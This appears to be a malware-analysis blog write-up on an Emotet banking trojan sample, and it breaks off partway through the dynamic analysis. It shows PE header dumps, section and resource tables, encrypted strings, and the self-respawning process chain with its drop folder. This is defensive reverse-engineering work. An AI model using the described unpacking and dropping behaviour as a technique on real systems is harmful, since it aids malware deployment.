Reversing and Technical Analysis of Emotet Malware:

Introduction:

Emotet is a banking trojan which was first find out in the year 2014. The initial attack vector for it was spam mail to infect the victim host operating system. Its main objective is to access sensitive information. Back in the day its has also exploit vulnerability which is very interesting for a malware to do.


Methodology:

- Initial Static Analysis
- Initial Dynamic Analysis
- Unpacking of the malware
- Decryption and Deobfuscation
- Reversing and analysis
- Detection Content
- YARA Signature
- Sigma Rules
- Mapping to MITRE Framework

Initial static analysis:

For the initial static analysis we will try to find if the malware is packed pr not and also will try to get as much information as possible. For this we are going to stick with HexEditor, Pestudio and DIE.
I always proceed with HexEditor to see if we are dealing with standard binary or its malformed into another format. Let's get started.

It seems we are dealing with standard executable file format with lot of encrypted strings.



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  14 9E 6B F5 50 FF 05 A6 50 FF 05 A6 50 FF 05 A6  .žkõPÿ.¦Pÿ.¦Pÿ.¦
00000090  77 39 78 A6 45 FF 05 A6 77 39 68 A6 D0 FF 05 A6  w9x¦Eÿ.¦w9h¦Ðÿ.¦
000000A0  93 F0 58 A6 57 FF 05 A6 50 FF 04 A6 25 FF 05 A6  "ðX¦Wÿ.¦Pÿ.¦%ÿ.¦
000000B0  77 39 6B A6 68 FF 05 A6 77 39 7F A6 51 FF 05 A6  w9k¦hÿ.¦w9.¦Qÿ.¦
000000C0  77 39 79 A6 51 FF 05 A6 77 39 7D A6 51 FF 05 A6  w9y¦Qÿ.¦w9}¦Qÿ.¦
000000D0  52 69 63 68 50 FF 05 A6 00 00 00 00 00 00 00 00  RichPÿ.¦........
```


Data inspector		
Binary (8 bit)		01001101
Int8	go to:	77
UInt8	go to:	77
Int16	go to:	23117
UInt16	go to:	23117
Int24	go to:	-7316915
UInt24	go to:	9460301

Byte order: [✓ Little endian] Big endian

Hexadecimal basis (for integral numbers)

Offset(h): 0 Overwrite


When I first look the executable using Pestudio the first thing I look for is timestamp which gives an idea as to how old malware might be. But I take this information with a pinch of salt.
Here its : 6 Oct 2019



property	value	detail
compiler-stamp	0x5D9A34BC	Sun Oct 06 18:38:52 2019 | UTC
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	**Intel**
sections	0x0005	5
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000
processor-32bit	0x00000100	**true**
system-image	0x00000000	false
executable	0x00000002	**true**
dynamic-link-library	0x00000000	false
debug-stripped	0x00000000	false
line-stripped-from-file	0x00000000	false
local-symbols-stripped-from-file	0x00000000	false
relocation-stripped	0x00000001	**true**
large-address-aware	0x00000000	false
uniprocessor	0x00000000	false
bytes-of-machine-words-reversed-Low	0x00000000	false
bytes-of-machine-words-reversed-Hi	0x00000000	false
media-run-from-swap	0x00000000	false
network-run-from-swap	0x00000000	false

sha256: B1CAD1540ECB290088252635F8E130022EED7486EB128C0CA3D676945D60A9FC cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x0000E0


Next thing I look for is the section information which in most case is the starting point for mapping the next stage payload into memory. (Unpacked version). Here the entropy of all section seems close to 5 i.e not high but that doesn't mean its clean.



property	value	value	value	value	value
name	.text	.rdata	.data	.idata	.rsrc
md5	6B6DA1C907F68D68693E40F...	06E81607B86265FD60325B6...	4C6E813646A9DDE8E5DA93...	B4C02A8977B001262C89DE2...	4E1748132F68F9769852EE8D...
entropy	5.740	5.337	3.112	4.678	0.725
file-ratio (98.96%)	60.42 %	34.38 %	2.08 %	1.04 %	1.04 %
raw-address	0x00001000	0x0003B000	0x0005C000	0x0005E000	0x0005F000
raw-size (389120 bytes)	0x0003A000 (237568 bytes)	0x00021000 (135168 bytes)	0x00002000 (8192 bytes)	0x00001000 (4096 bytes)	0x00001000 (4096 bytes)
virtual-address	0x00401000	0x0043B000	0x0045C000	0x00461000	0x00462000
virtual-size (390647 bytes)	0x00039D0F (236815 bytes)	0x0002069E (132766 bytes)	0x00004030 (16432 bytes)	0x00000FCC (4044 bytes)	0x0000024E (590 bytes)
entry-point	**0x0000E022**	-	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0xC0000040	0x40000040
writable	-	-	x	x	-
executable	x	-	-	-	-
shareable	-	-	-	-	-
discardable	-	-	-	-	-
initialized-data	-	x	x	x	x
uninitialized-data	-	-	-	-	-
unreadable	-	-	-	-	-
self-modifying	-	-	-	-	-
virtualized	-	-	-	-	-
file	n/a	n/a	n/a	n/a	n/a

sha256: B1CAD1540ECB290088252635F8E130022EED7486EB128C0CA3D676945D60A9FC cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x0000E022 signature: Microsoft Visual C++


Next thing to look for resource section as most of time the next stage payload are most of time encrypted and stored as resources which later in the process are decrypted and mapped into memory.
In emotet case, entropy level seems reasonable therefore it could be possible that low encryption algorithm might be used but it has couple of resources so it could be possibe that one of it might be mapped into memory.



type (2)	name	location	signature (2)	size (334 bytes)	file-ratio (0.08%)	hash	entropy	language (1)	first-bytes-
string-table	43	0x0005F154	string-table	52	0.01 %	96142D120C7FB53BCBC26436E1D6BE3F	1.177	English-US	00 00 00 00
string-table	44	0x0005F188	string-table	52	0.01 %	4D56A63C43048CB95CBAF5610BD5270E	1.268	English-US	09 00 31 00
string-table	25	0x0005F100	string-table	84	0.02 %	CE6525F96736E6B83C4B87620A749398	2.724	English-US	00 00 00 00
manifest	1	0x0005F1BC	manifest	146	0.04 %	8CBDABF18FFDAE3EA902B0E525D97DCC	4.949	English-US	EF BB BF 3

sha256: B1CAD1540ECB290088252635F8E130022EED7486EB128C0CA3D676945D60A9FC cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x0000E022 signature: Microsoft Visual C++

When I opened the executable inside DIE find out that lot of encrypted string at first few offset.




	Offset	Size	Type	String
30	0003cf98	0100	A	iHdREhH5md7jrYTN8G9GRSpHLUQxJyY0REZYWdpedybIEiALt1M20tyB8/...
31	0003d099	f3	A	00qC8k6J0egN2M3rktIXv5RMkyhAk05sjd9I6Y/SwilMiZRqU90NssIIS21cjA02lwmVf5DMknIcyxFvHIsKbUCX0O7VjBKvwJNJbQ7fTy/...
32	0003d1f8	0100	A	MHhltSY7arZPSk7+UC1EoUcWlrwtNTz8OF1CpHEnQKJcNiGVLiltqCp+ltBZN0qIBz5G2Dc9SLVyli+pTxZUq1EtQLwCSTiiOzA9/...
33	0003d2f9	f3	A	iU8vnI+OtZHf1W9WCcLzycgCrk9ICioAlNJpkc1CbhASSmkcjw/pjkUVrltPFe4TnQhyz99O7stNzGVQDpl/...
34	0003d458	0100	A	LJp5wyxGLDAtR0ZFKkctRDEnJjRERi84mhOMV7QW4kX5CtFs1EqaXG0phO70zeWYwEHUR+CH7X1Aw9q2LNpLCDUzMXQxJyY0+B...
35	0003d559	f3	A	IszKimZ31hrHH81QAhfAm1nrHfHIGU+hGPRaFk1/XExJyY0REYvOJQTjFfeV6hfrgLPSwsDPayZhYeoSDG7iNcZ//...
36	0003d6b8	0100	A	JgggFrJEJ0r+GGQYjr4OS4JIPIH+z0THii4Gb4pjYa92z3bbsxF2NNxJJrdQpnYq8fp4roSGFJgvMyahBTE/...
37	0003d7b9	f3	A	IBWOQ8yQRhkGb5/VJZTQii1wc+gMclvOCdELDRELZATj1LdfYIE/HzRYqMoILBUxYcnirvdW+NyPkbVtqhw/...
38	0003d918	0100	A	hmSpf+xrm/1pVVSiwHgdEMNlyOvXP0rYIkJiAq8X/itJWHG8HAOa2S5cRTBROY4t0AILOmVmhnzTEy6NjipZgaYu/tU5Aqk/...
39	0003da19	f3	A	XAW+hpVr9RTCxv3uGs4+L46hy5RMZyzGhdZOH4QasbQXjPuNj9BPW5+tND+NOQFRzg1onwpYFxdLaZeGHHDE1xhk03iYjJy5wDz...
40	0003db78	0100	A	Z9RZGR/MNVzgFC3uoGdUcsnWWIoKAtY8mZ01U4q5g972hC+Zo5/...
41	0003dc79	f3	A	kzGwQHgVnVImPCtXcuXTxeYjzpXHzpjPwCu1yh2kft73kJqGewRhz+6a3QvjKPRV7GFvSR2+ttdNEIYa9muGy4/6+1sEFb1CPKBOTh...
42	0003ddd8	0100	A	2vGSebmPoEjuiVHAmS40XfuU1BFMEFSK1+MoPm2UeH600V0a7PE0My84J0QsNEQtLUQvMZER5ibueOhL6kO0eZd949N/...
43	0003ded9	f3	A	Q+Ibk2WNYrePuxG4lutZXWO5uuziVj6iiaoN839TPOcRfS6FoUajDsxhL18GwoBvVvxWERQzpO/...
44	0003e038	0100	A	pNQxs7+tRfnUwRvwzK8ztc3ZN+Ctilua2INf8NmASp61w272odIsk87PJLLN1Ue5oash+KDJbv6/rVHx084b6tOkb//...
45	0003e139	f3	A	9kIh5DLIu/I2FPw4a4z86+LMOug6Fz/0cQb/N6oJl3dEKqiLpwcZ3ykD3r+2sXbS2AZIARrh0ZFKkeVvbEhsLjqZenvgjex6LFtvNI4RIIQqU...

With that I will now move to dynamic analysis stating that malware seems packed and there is no valid reason to study the packed malware in depth.
Something to remember is that there is a possibility that text such might be decrypted in later stager and could be initial entrypoint of unpacking.

Initial Dynamic analysis:

For initial dynamic analysis we will try to observed how the malware is getting unpacked ie. Is it following some injection technique or some section is encrypted pe which is later into process get decrypted and mapped let's see what happens down the process.
For this we are going to use processExplorer, ProcMon and if required might use tinytracer to trace the api for manual unpacking.

When launched the binary it create a child process of itself and then exit the parent one and again launch the executable as new parent processname and then create a child process of itself and then exit the parent one.
This one is the first stage
267.EXE - Parent Process
267.EXE - Chile Process (Commandline --43b2cd83)
Dropped the next stage in folder : C:\Users\saskue\AppData\Local\definepublish
Here definepublish is newly created directory inside which next stage payload is dropped




```
267.bin.exe:3312 Properties
Threads | TCP/IP | Security | Environment | Job | Strings
Image | Performance | Performance Graph | GPU Graph

Image File
Version:    n/a
Build Time: Sun Oct  6 11:38:52 2019
Path:
C:\Users\saskue\Desktop\267.bin.exe
Command line:
--43b2cd83
Current directory:
C:\Users\saskue\Desktop\
Autostart Location:
n/a

Parent:   <Non-existent Process>(3108)
User:     saskue-PC\saskue
Started:  9:54:53 PM  9/25/2023     Image: 32-bit
Comment:
VirusTotal:
Data Execution Prevention (DEP) Status: Disabled
Address Space Load Randomization:       Disabled
Control Flow Guard:
Enterprise Context:
Stack Protection:
```

```
Process Explorer - Sysinternals: www.sysinternals.com [saskue-PC\saskue]
File  Options  View  Process  Find  Users  Help

Process              CPU     Private Bytes  Working Set   PID  Description                       Company Name
      msdtc.exe                   2,896 K      5,184 K   2004  Microsoft Distributed Transa...   Microsoft Corporation
      taskhost.exe   < 0.01      11,320 K     11,612 K   1888  Host Process for Windows T...     Microsoft Corporation
      SearchIndexer.exe < 0.01   23,968 K     18,536 K   2624  Microsoft Windows Search I...     Microsoft Corporation
      wmpnetwk.exe                8,368 K      9,168 K   2224  Windows Media Player Netw...      Microsoft Corporation
      svchost.exe                 9,704 K     11,244 K   2436  Host Process for Windows S...     Microsoft Corporation
      mscorsvw.exe                4,756 K      8,608 K   3124  .NET Runtime Optimization S...    Microsoft Corporation
      mscorsvw.exe                5,532 K      6,980 K   3148  .NET Runtime Optimization S...    Microsoft Corporation
      sppsvc.exe                  8,616 K     11,332 K   3220  Microsoft Software Protectio...   Microsoft Corporation
    lsass.exe                     6,592 K      8,456 K    524  Local Security Authority Proc...  Microsoft Corporation
    lsm.exe                       2,220 K      3,560 K    532
  winlogon.exe                    2,468 K      5,128 K    456
  explorer.exe       < 0.01      21,788 K     36,692 K   2116  Windows Explorer                  Microsoft Corporation
    vmtoolsd.exe     < 0.01      11,712 K     16,928 K   2368  VMware Tools Core Service         VMware, Inc.
    fakenet.exe                   1,288 K      3,528 K   2784
      fakenet.exe    < 0.01      27,280 K     13,772 K   2960
    procexp64.exe    < 0.01      20,300 K     32,200 K   2972  Sysinternals Process Explorer     Sysinternals - www.sysinter...
  267.bin.exe        Susp...      1,412 K      4,012 K   3312

CPU Usage: 0.00%   Commit Charge: 33.62%   Processes: 45   Physical Usage: 45.60%
```

Once resume the suspended child process it will launch a new process with same pattern.
Definepublish.exe - Parent Process
    Definepublish.exe - Child Process (--43b2cd83)

Now that we know how the malware is getting unpacked so let's move to next stage i.e. unpacking the malware.




```
Windows 7 x64

definepublish.exe:2864 Properties
Threads | TCP/IP | Security | Environment | Job | Strings
Image | Performance | Performance Graph | GPU Graph

Image File
Version:    n/a
